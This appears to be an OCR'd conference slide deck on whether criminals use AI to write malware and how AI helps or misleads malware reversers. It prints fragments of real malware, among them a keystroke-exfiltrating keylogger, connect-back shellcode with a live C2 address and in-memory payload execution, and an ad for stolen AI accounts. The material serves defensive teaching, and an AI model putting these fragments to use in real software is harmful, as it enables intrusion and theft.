Malware, Meet AI: Friend or Foe?

Axelle Apvrille

ElbSides, June 2025

Who am I?

All images are hand drawn

- Principal security researcher with **Fortinet** (17 years!)
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of Ph0wn: on-site CTF for *smart devices* in France. 250 participants.

Let's play!

1. Do we have proof cybercriminals use AI?
2. Detect code generated by AI
3. Find issues in code generated by AI
4. Ethics/philosophical questions on AI

Are cybercriminals using Artificial Intelligence (AI) to develop malware?


e.g Use AI to generate portions of code, spot bugs etc

Malware Creation only.

Not spam, scams, phishing.

Your Answer:

1. **Yes**. We have proof for a few cases.
2. **No**, this is Science Fiction (yet).
3. **Between Yes and No**. We don't have solid proof. They probably use it, like we do for development.



Are cybercriminals using Artificial Intelligence (AI) to develop malware?

e.g Use AI to generate portions of code, spot bugs etc
Malware Creation only.
Not spam, scams, phishing.

Your Answer:

1. **Yes**. We have proof for a few cases.
2. **No**, this is Science Fiction (yet).
3. **Between Yes and No**. We don't have solid proof. They probably use it, like we do for development.

Proof: some get arrested for it

CYBER THREATS & ATTACKS | Ransomware

China arrests 4 people who developed ChatGPT based ransomware

By **Naveen Goud** [Join Cybersecurity Insiders]

Cyber Security Insiders 🔗, December 2023

Proof: some get arrested for it

October 2024

Is this malicious code generated by AI?

```
// Arrête un processus PowerShell en cours d'exécution
function arreterProcessusAvecPowerShell() {
    // Exécution de PowerShell
    shellWsh.Run(cheminPowerShell, 2);

    // Obtenir la collection des processus en cours via WMI
    var serviceWMI = obtenirServiceWMI();
    var requeteProcessus = "SELECT * FROM Win32_Process";
    var collectionProcessus = serviceWMI.ExecQuery(requeteProcessus);
    var enumerateur = new Enumerator(collectionProcessus);

    // Parcours des processus en cours
    for (; !enumerateur.atEnd(); enumerateur.moveNext()) {
        var processus = enumerateur.item();

        // Si le processus en cours est PowerShell
        if (processus.Name.toLowerCase() === "powershell.exe") {
            // Activation de la fenêtre PowerShell
            shellWsh.AppActivate(processus.ProcessId);

            // Envoi de commandes pour arrêter le processus conhost
            envoyerCommandesPourArreterConhost();

            // Pause pour permettre l'arrêt du processus
            WScript.Sleep(5000);
            break;
        }
    }
}
```

AsyncRAT - comments in French in the code

> decrypt_flag.sh
--key AI23SEC42

Yes

No

Is this malicious code generated by AI?

```
// Arrête un processus PowerShell en cours d'exécution
function arreterProcessusAvecPowerShell() {
    // Exécution de PowerShell
    shellWsh.Run(cheminPowerShell, 2);

    // Obtenir la collection des processus en cours via WMI
    var serviceWMI = obtenirServiceWMI();
    var requeteProcessus = "SELECT * FROM Win32_Process";
    var collectionProcessus = serviceWMI.ExecQuery(requeteProcessus);
    var enumerateur = new Enumerator(collectionProcessus);

    // Parcours des processus en cours
    for (; !enumerateur.atEnd(); enumerateur.moveNext()) {
        var processus = enumerateur.item();

        // Si le processus en cours est PowerShell
        if (processus.Name.toLowerCase() === "powershell.exe") {
            // Activation de la fenêtre PowerShell
            shellWsh.AppActivate(processus.ProcessId);

            // Envoi de commandes pour arrêter le processus conhost
            envoyerCommandesPourArreterConhost();

            // Pause pour permettre l'arrêt du processus
            WScript.Sleep(5000);
            break;
        }
    }
}
```

AsyncRAT - comments in French in the code

```
> decrypt_flag.sh
--key AI23SEC42
```

Yes

No

Another one. Is this code generated by AI?

```
# Set the file types to search for
file_types = [ 'txt', 'ppt', 'xlsm', 'xls', 'pdf', 'png', 'jpg',
↪  'jpeg', 'doc', 'docm', 'docx', 'pptx' ]

# Create a list to store the paths of the matching files
matching_files = [ os.path.join(root, file) for root, dirs, files, in
↪  os.walk('.') for file in files if
↪  file.endswith(tuple(file_types))]

# Check if any matching files were found
if matching_files:
    # Create a randomly named directory in the temp directory
    temp_dir = os.path.join(tempfile.gettempdir(), str(uuid.uuid4()))
```

Yes

No

Another one. Is this code generated by AI?

```
# Set the file types to search for
file_types = [ 'txt', 'ppt', 'xlsm', 'xls', 'pdf', 'png', 'jpg',
↪  'jpeg', 'doc', 'docm', 'docx', 'pptx' ]

# Create a list to store the paths of the matching files
matching_files = [ os.path.join(root, file) for root, dirs, files, in
↪  os.walk('.') for file in files if
↪  file.endswith(tuple(file_types))]

# Check if any matching files were found
if matching_files:
    # Create a randomly named directory in the temp directory
    temp_dir = os.path.join(tempfile.gettempdir(), str(uuid.uuid4()))
```

Yes

No

More difficult. Which one was generated by AI?

A- This one?

```
static void Main(string[] args)
    {
        while (true)
        {
            for (int i = 0; i < 255; i++)
            {
                int key = GetAsyncKeyState(i);
                if (key == 1 || key == -32767)
                {
                    Console.Write((char)i);
                    string data = ((char)i).ToString();
                    SendData(Encrypt(data));
                }
            }
        }
    }
```

Which malicious code was generated by AI?

B- or this one?

```
int getCores()
{
        int totalcores = 0;
        int cmdline = open("/proc/cpuinfo", O_RDONLY);
        char linebuf[4096];
        while(fdgets(linebuf, 4096, cmdline) != NULL)
        {
                uppercase(linebuf);
                if(strstr(linebuf, "BOGOMIPS") == linebuf)
↪   totalcores++;
                memset(linebuf, 0, 4096);
        }
        close(cmdline);
        return totalcores;

}
```

You can't tell the difference really...

A- ChatGPT malware by *Polymorphicopcode*


```
static void Main(string[] args)
    {
        while (true)
        {
            for (int i = 0; i < 255; i++)
```

B- Bashlite aka Gafgyt

Generated by human

```
> decrypt_flag.sh
--key AI23SEC42
```

After WormGPT, FraudGPT...



March 2025

Title : OpenAI / Anthropic / Grok Credits | 100-2000$ balance.

Original

Domain
- getsession.org

URL
- https://getsession.org
- https://getsession.org/)


I sell OpenAI / Anthropic / Grok accounts at discounted price, with various prepaid balances, 100-2000$.

Contact me for price:

Telegram: @hologramsd
Session (https://getsession.org/): 053ba18914616343aa92d598e3591c11ab1a15a366591c3abc1dda2c9e54e3965a

Need a middleman? Try out our Escrow App!

Alleged **compromised OpenAI/ Anthropic/ Grok accounts** sold by hologram, lulagain on Breachforums (March 2025)



Use AI to counter cybercrime

```
> decrypt_flag.sh
--key AI23SEC42
```

Linux/Shellcode_ConnectBack.H!tr: what does this do?

Assembly

```
mov al, 0x66
..
int 0x80
```

C code, as decompiled by Ghidra

```
pcVar1 = (code *)swi(0x80);
uVar3 = (*pcVar1)();
..
*(undefined4 *)(puVar6 + -0x10) = 0x66;
```

Linux **system call** num 0x66 = `socketcall`

```
mov al, 0x66 // put 0x66 in EAX (first argument)
..
int 0x80     // software interrupt - syscall
```

NR	syscall name
0x65	ioperm
0x66	**socketcall**
0x67	syslog

Claude Sonnet 3.5 immediately finds this for us

```
socketcall(...);
```

Is the AI correct?

Assembly in Linux/Shellcode_ConnectBack.H!tr

```
push 0x6b9ed0b9
push 0x6b230002
```

AI decompiles it to this:


```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr =
 ↪   inet_addr("127.0.0.1");
```

Mapping assembly to C structure

```
push 0x6b9ed0b9
push 0x6b230002
```

```
struct sockaddr_in {
    short sin_family;
    unsigned short sin_port; //
↪   network byte order
    struct in_addr sin_addr;
    char sin_zero[8];   // Padding
};

struct in_addr {
    uint32_t s_addr;   // network byte
↪   order
};
```



Correct code


```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 27427 );
server_addr.sin_addr.s_addr = inet_addr( 185.208.158.107 );
```

What is the AI missing?

```
pop ebx         ; puts socket descriptor in EBX
mov ecx, esp    ; ESP contains the buffer to read into
cdq             ; we don't care
mov dl, 0x6a    ; buffer length = 106
mov al, 0x03    ; system call 3 = read
int 0x80        ; do the system call
test eax, eax   ; sets the sign flag of EAX
js 0x080480c3   ; jump if read returns < 0
jmp ecx         ; jump to ecx (occurs if eax was not negative)
```

Code and comments generated by Claude 3.7 Sonnet.

↓ What's missing? ↓

```
// Read from socket
char buffer[106];
if (read(socket_fd, buffer, 106) < 0) {
   exit(1);
}

// Execute shellcode in buffer here

exit(1);  // Should not reach here
```


Execution of the payload!

```
pop ebx         ; puts fd in EBX
mov ecx, esp    ; ESP contains the buffer reads into
cdq             ; we don't care
mov dl, 0x6a    ; buffer length = 106
mov al, 0x03    ; system call 3 = read
int 0x80
test eax, eax ; set zero flag if eax is 0
js 0x080480c3 ; jump if eax < 0
jmp ecx       ; jump to ecx
```

```
// Read from socket
char buffer[106];
if (read(socket_fd, buffer, 106) < 0) {
   exit(1);
}

// Execute shellcode in buffer here
((void(*)())buffer)();
exit(1);  // Should not reach here
```

How can you check what the AI says?



Claude Sonnet 3.5 says the **Aquabot** sample connects to `raw.intenseapi.com`.

How can you check?


1. Search for a **blog** post that reverses the malware and check the URL.
2. In the *same context*, ask Claude to check the URL.
3. In **another context**, ask Claude which CnC the malware connects to.
4. Use **another model** and see where its says the malware connects to.

```
> decrypt_flag.sh
--key AI23SEC42
```

How can you check what the AI says?

Claude Sonnet 3.5 says the **Aquabot** sample connects to `raw.intenseapi.com`.

How can you check?




```
> decrypt_flag.sh
--key AI23SEC42
```

1. Search for a **blog** post that reverses the malware and check the URL.
2. In the *same context*, ask Claude to check the URL.
3. In **another context**, ask Claude which CnC the malware connects to.
4. Use **another model** and see where its says the malware connects to

Linux/Rudedevil: hallucination or not?

```
char message[] = "Hi, man. I've seen several organizations report my
↪  Trojan recently. Please let me go. I want to buy a car. Thats all.
↪  I don't want to hurt others. I can't help it. My family is very
↪  poor. In China, it's hard to buy a suite. I don't have any
↪  accommodation. I don't want to do anything illegal. Really,
↪  really, if you are interested, you can give me XmR, my address is
↪  42cjpfp1jJ6pxv4cbjxbbrmhp9yuzsxh6v5kevp7xzngkl_nutnzqvu9bhxsqbemstvdwymnsys
↪  thank you.";
printf("%s\n", message);
```

Code generated by ChatGPT 4

Is this message real or **invented**? Is the **XMR address** correct or *invented*?

```
> decrypt_flag.sh
--key AI23SEC42
```

Yes, real

No, invented

Linux/Rudedevil: hallucination or not?

```
char message[] = "Hi, man. I've seen several organizations report my
↪  Trojan recently. Please let me go. I want to buy a car. Thats all.
↪  I don't want to hurt others. I can't help it. My family is very
↪  poor. In China, it's hard to buy a suite. I don't have any
↪  accommodation. I don't want to do anything illegal. Really,
↪  really, if you are interested, you can give me XmR, my address is
↪  42cjpfp1jJ6pxv4cbjxbbrmhp9yuzsxh6v5kevp7xzngkl_nutnzqvu9bhxsqbemstvdwymnsys
↪  thank you.";
printf("%s\n", message);
```

Is this message real or invented? Is the XMR address real or invented?

```
> decrypt_flag.sh
--key AI23SEC42
```

Yes, real

No, invented

Linux/SSHdinjector: hallucination or not?

```
case SERVER_REQ_FILE_DOWNLOAD:
    std::string file_path = getPacketString(packet_data, &index);
    handleFileDownload(pid, client_id, proc_id, taskid, file_path);
    break;

case SERVER_REQ_FILE_UPLOAD:
    std::string src = getPacketString(packet_data, &index);
    std::string dst = getPacketString(packet_data, &index);
    handleFileUpload(pid, client_id, proc_id, taskid, src, dst);
    break;
```

Hallucination

Correct

```
> decrypt_flag.sh
--key AI23SEC42
```

Linux/SSHdinjector: hallucination or not?

```
case SERVER_REQ_FILE_DOWNLOAD:
    std::string file_path = getPacketString(packet_data, &index);
    handleFileDownload(pid, client_id, proc_id, taskid, file_path);
    break;

case SERVER_REQ_FILE_UPLOAD:
    std::string src = getPacketString(packet_data, &index);
    std::string dst = getPacketString(packet_data, &index);
    handleFileUpload(pid, client_id, proc_id, taskid, src, dst);
    break;
```

Hallucination

Correct

```
> decrypt_flag.sh
--key AI23SEC42
```

Linux/SSHdinjector: Solution


```
case 13:
    download_from = get_packet_string(packet_data, &packet_offset);
    download_to = get_packet_string(packet_data, &packet_offset);
    handle_request_download(arg1, param1, param2, task_id,
↪   download_from, download_to);
    break;
```

A single command to handle both upload and download.

```
> decrypt_flag.sh
--key AI23SEC42
```


Which AI-powered tool(s) can help you reverse a malicious binary?

1. Ghidra MCP
2. Wireshark
3. Metasploit
4. Nmap
5. R2ai




Which AI-powered tool(s) can help you reverse a malicious binary?

1. Ghidra MCP
2. Wireshark
3. Metasploit
4. Nmap
5. R2ai



Ghidra MCP in action



> decrypt_flag.sh --key AI23SEC42

https://github.com/LaurieWired/GhidraMCP

Demo of r2ai on Linux/Shellcode_ConnectBack.H!tr

```
[0x08048054]> r2ai -e api=?
ollama
openai
openapi
anthropic
gemini
openrouter
mistral
groq
xai
[0x08048054]> r2ai -e api=mistral
[0x08048054]> r2ai -e model=?
-m mistral-large-latest
-m codestral-latest
[0x08048054]> r2ai -e model=codestral-latest
[0x08048054]> r2ai -d
```c
#include <unistd.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <time.h>

int entry0(int stack) {
```

R2ai is the **AI** plugin for **Radare2**


```

> decrypt_flag.sh
--key AI23SEC42


Ethics

Skills and Learning

If you use AI to understand malware regularly, in 2 years, how will your reversing skills be?

1. The same, or better.
2. Slightly decreased reversing skills but much better on AI prompting.
3. Won't know how to reverse any longer.

As a cybersec professional, what chores would you like the AI to do?



1. **Doc** tasks. Write week activity reports, expense reports, slide deck...
2. **Tech** tasks. Find vulnerabilities in code. Unpack malware. Write code to automate repetitive tasks...
3. **Social** tasks. Answer the phone, e-mail, LinkedIn...

